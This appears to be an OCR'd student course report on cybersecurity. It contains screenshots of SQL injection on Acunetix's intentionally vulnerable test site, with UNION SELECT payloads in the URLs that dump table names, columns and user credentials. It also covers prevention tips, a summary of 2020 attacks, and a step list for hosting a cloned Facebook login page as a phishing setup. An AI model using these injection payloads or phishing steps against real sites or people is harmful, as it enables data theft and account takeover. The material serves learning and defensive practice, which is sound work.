The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/artists.php?artist=1%20order%20by%203--

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning**: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



windows 7 [Running] - Oracle VM VirtualBox

The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,group_concat(table_name)%20

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


artist: 2

artists,carts,categ,featured,guestbook,pictures,products,users

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.
This copy of Windows is not genuine
4:13 PM
6/13/2021
Right Ctrl
Type here to search
ENG
16:13
13-06-2021



windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,group_concat(column_name)%20f...

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


artist: 2

uname,pass,cc,address,email,name,phone,cart

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.
This copy of Windows is not genuine
4:16 PM
6/13/2021
Right Ctrl
Type here to search
ENG
16:16
13-06-2021



windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,group_concat(uname)%20from%2...

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

**artist: 2**

test


view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.

This copy of Windows is not genuine



windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,group_concat(pass)%20from%20...

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

**artist: 2**

test


view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.

This copy of Windows is not genuine



The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username : test


Password : ••••

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks

This copy of Windows is not genuine

4:21 PM
6/13/2021



The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/userinfo.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

John Smith (test)

On this page you can visualize or edit you user information.

Name: John Smith

Credit card number: 1234-5678-2300-9000

E-Mail: email@email.com

Phone number: 2323345

Address: 21 street

You have 0 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks

This copy of Windows is not genuine

4:22 PM
6/13/2021

## PREVENTIVE STEPS TO AVOID SQL INJECTION

Validate User Inputs.

Sanitize Data by Limiting Special Characters.

Enforce Prepared Statements and Parameterization.

Use Stored Procedures in The Database.

Actively Manage Patches and Updates.

## 8. ARTICLE ON CYBER SECURITY AND RECENT ATTACKS

## CYBER SECURITY

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It's also known as information technology security or electronic information security. The term applies in a variety of contexts, from business to mobile computing, and can be divided into a few common categories.

### RECENT ATTACKS

The year 2020 has become remarkable in many ways, especially when it comes to the surge in cyber attacks. The Covid-19 pandemic has given an unprecedented opportunity to cyber attackers to hack and break down the organizations' IT infrastructure.

The work-from-home working module adopted by such organizations has been attributed to the rise of cyber attacks.

## Software AG Ransomware Attack

The second-largest software vendor in Germany and the seventh-largest in Europe, Software AG has been reportedly hit by a ransomware attack in October 2020. ZDNet reported that the German tech firm has been attacked by the Clop ransomware and the cyber-criminal gang has demanded more than $20 million ransom.

The report also says that the company has still not recovered from the attack completely. The company disclosed that the ransomware attack disrupted a part of its internal network. But services to its customers, including cloud-based services, remained unaffected. The company also tried to negotiate with the attackers but it all went in vain.

As per the statement released by Software AG, the company is in the process of restoring its system and database for resuming orderly operation.

## Sopra Steria Ransomware Attack

French IT service giant Sopra Steria was attacked by ransomware on the evening of 20th October, as confirmed by the company. Its fintech business, Sopra Banking Software, identified the virus which is a new version of the Ryuk ransomware and previously unknown to cyber security providers.

Sopra Steria claimed that it was able to confine the attack to a limited part of its IT framework, even though it caught the attack after a few days. However, following an in-depth investigation, the company did not identify any leaked data or damage caused to its customers.

Ryuk is one of the most inventive ransomware which has already targeted organizations like EWA, a US defense contractor, and Prosegur, a Spanish logistics firm.

## Telegram Hijack

In September 2020, hackers gained access to Telegram messenger and email data of some big names in the cryptocurrency business. Hackers used Signaling System 7 (SS7), which is used for connecting mobile networks across the world, to hack the data.

According to cyber security experts, the hackers were most probably after two-factor authentication (2FA) login codes. They spoofed the short message service center (SMSC) of mobile network operators to send a request on location updates to at least 20 targeted high-profile victims.

This attack is believed to have occurred to obtain cryptocurrency. This type of cyber attack is well known in the cryptocurrency community but the users are generally aware of such requests.

Therefore, there are better authentication methods than just SMS or call-based 2FA in the cryptocurrency community. Cyber security experts think telecom standards must move away from using protocols like SS7, which cannot resolve modern issues.

## Seyfarth Shaw Malware Attack

The chicago-based leading global legal firm, Seyfarth Shaw LLP became a victim of an "aggressive malware" attack. This attack was later confirmed by the firm as a ransomware attack. The cyber attack reportedly took place on October 10, 2020, and downed the firm's email system completely, as per a statement published by the company.

The firm claimed in its statement that there was no evidence of client data or firm data unauthorized access or removal. However, many of its systems were found encrypted, following which the firm shut down all of those as a precautionary measure.

The global legal firm notified law enforcement and the FBI has already started an investigation. Apart from this, no further information was revealed on how the attack occurred and what family of ransomware hit the firm.

## Carnival Corporation Data Breach:

The world's largest cruise line operator, Carnival Corporation reported a data breach due to a ransomware attack that took place in the month of August 2020. Hackers stole confidential information from customers, employees, and crew members at the time of the attack.

On August 15, 2020, the company detected a ransomware attack that breached and encrypted one of its brand's IT infrastructure. Following the attack, the cruise line operator notified law enforcement and hired legal counsel and cyber security experts and launched an investigation.

Though the company claimed that no misuse of exposed personal data has come to light, the type of ransomware and how the attack happened have remained unrevealed.

## ONE OF THE TOPIC WHICH I LEARNED IN THIS COURSE

### DESKTOP PHISHING:

Phishing is a type of social engineering where an attacker sends a fraudulent ("spoofed") message designed to trick a human victim into revealing sensitive information to the attacker or to deploy malicious software on the victim's infrastructure like ransomware. Phishing attacks have become increasingly sophisticated and often transparently mirror the site being targeted, allowing the attacker to observe everything while the victim is navigating the site, and transverse any additional security boundaries with the victim. As of 2020, phishing is by far the most common attack performed by cyber-criminals.


The first recorded use of the term "phishing" was in the cracking toolkit created by Koceilah Rekouche in 1995, however it is possible that the term was used before this in a print edition of the hacker magazine The word is a leetspeakvariant of *fishing* (*ph* is a common replacement for *f* ), probably influenced by phreaking and alludes to the use of increasingly sophisticated lures to "fish" for users' sensitive information.

Attempts to prevent or mitigate the impact of phishing incidents include legislation, user training, public awareness, and technical security measures.


## I LEARNED DESKTOP PHISING ON FACEBOOK IN THIS COURSE

- DOWNLOAD VISUAL C++ SOFTWARES THESE ARE THE SUPPORTING SOFTWARES FOE WAMP SERVER
- DOWNLOAD WAMP SERVER APPLICATION
- START ALL THE SERVICES
- CHECK ONCE WHETHER 127.0.0.1 IS WORKING OR NOT
- IF WORKING RECHECK WITH YOUR IP ADDRESS
- IF THE WAMPSERVER ICON IS CONVERTED INTO GREEN COLOUR YOUR SYSTEM IS CONVERTED INTO SERVER
- NOW YOUR SYSTEM CONVERTED INTO A SERVER
- CREATE A FOLDER AND SAVE THE FACEBOOK HTML FILE AND PHISING SCRIPT AND A TEXT DOCUMENT
- NOW SAVE THIS INTO WAMP SUBFOLDER (WWW) AND CHANGE THE HTML FILE NAME INTO INDEX


# SUPPORTING SOFTWARES FOR WAMP SERVER



| | | | | |
|---|---|---|---|---|
| Microsoft Visual C++ 2010 x64 Redistributable - 10.0.... | Microsoft Corporation | 04-02-2021 | 12.4 MB | 10.0.40219 |
| Microsoft Visual C++ 2010 x86 Redistributable - 10.0.... | Microsoft Corporation | 04-02-2021 | 11.1 MB | 10.0.40219 |
| Microsoft Visual C++ 2012 Redistributable (x64) - 11.... | Microsoft Corporation | 13-05-2021 | 20.5 MB | 11.0.61030.0 |
| Microsoft Visual C++ 2012 Redistributable (x86) - 11.... | Microsoft Corporation | 13-05-2021 | 17.3 MB | 11.0.61030.0 |
| Microsoft Visual C++ 2013 Redistributable (x64) - 12.... | Microsoft Corporation | 13-05-2021 | 20.5 MB | 12.0.40660.0 |
| Microsoft Visual C++ 2013 Redistributable (x86) - 12.... | Microsoft Corporation | 13-05-2021 | 17.1 MB | 12.0.40660.0 |
| Microsoft Visual C++ 2015-2019 Redistributable (x64)... | Microsoft Corporation | 13-05-2021 | 23.1 MB | 14.24.28127.4 |
| Microsoft Visual C++ 2015-2019 Redistributable (x86)... | Microsoft Corporation | 13-05-2021 | 20.1 MB | 14.24.28127.4 |



# MY SYSTEM CONVERTED INTO A SERVER



**Wampserver**

Apache 2.4 - MySQL 5 & 8 - MariaDB 10 - PHP 5 & 7

Version 3.2.3 - 64bit english classic

**Server Configuration**

**Apache Version:** 2.4.46 - **Documentation**

**Server Software:** Apache/2.4.46 (Win64) PHP/7.3.21 - Port defined for Apache: 80

**PHP Version:** 7.3.21 - **Documentation**

**Loaded Extensions :**

- apache2handler
- Core
- exif
- gmp
- json
- mysqlnd
- pdo_sqlite
- SimpleXML
- standard
- xmlreader
- zip
- bcmath
- ctype
- fileinfo
- hash
- ldap
- openssl
- Phar
- soap
- tokenizer
- xmlrpc
- zlib
- bz2
- curl
- filter
- iconv
- libxml
- pcre
- readline
- sockets
- wddx
- xmlwriter
- calendar
- date
- gd
- imap
- mbstring
- PDO
- Reflection
- SPL
- xdebug
- xsl
- com_dotnet
- dom
- gettext
- intl
- mysqli
- pdo_mysql
- session
- sqlite3
- xml
- Zend OPcache

**MySQL Version:** 5.7.31 - Port defined for MySQL: 3306 - default DBMS - **Documentation MySQL**

**MariaDB Version:** 10.4.13 - Port defined for MariaDB: 3307 - **Documentation MariaDB** - MySQL - MariaDB

**Tools**

- phpinfo()
- phpmyadmin
- Add a Virtual Host

**Your Projects**

No projects yet.
To create a new one, just create a directory in 'www'.

**Your Aliases**

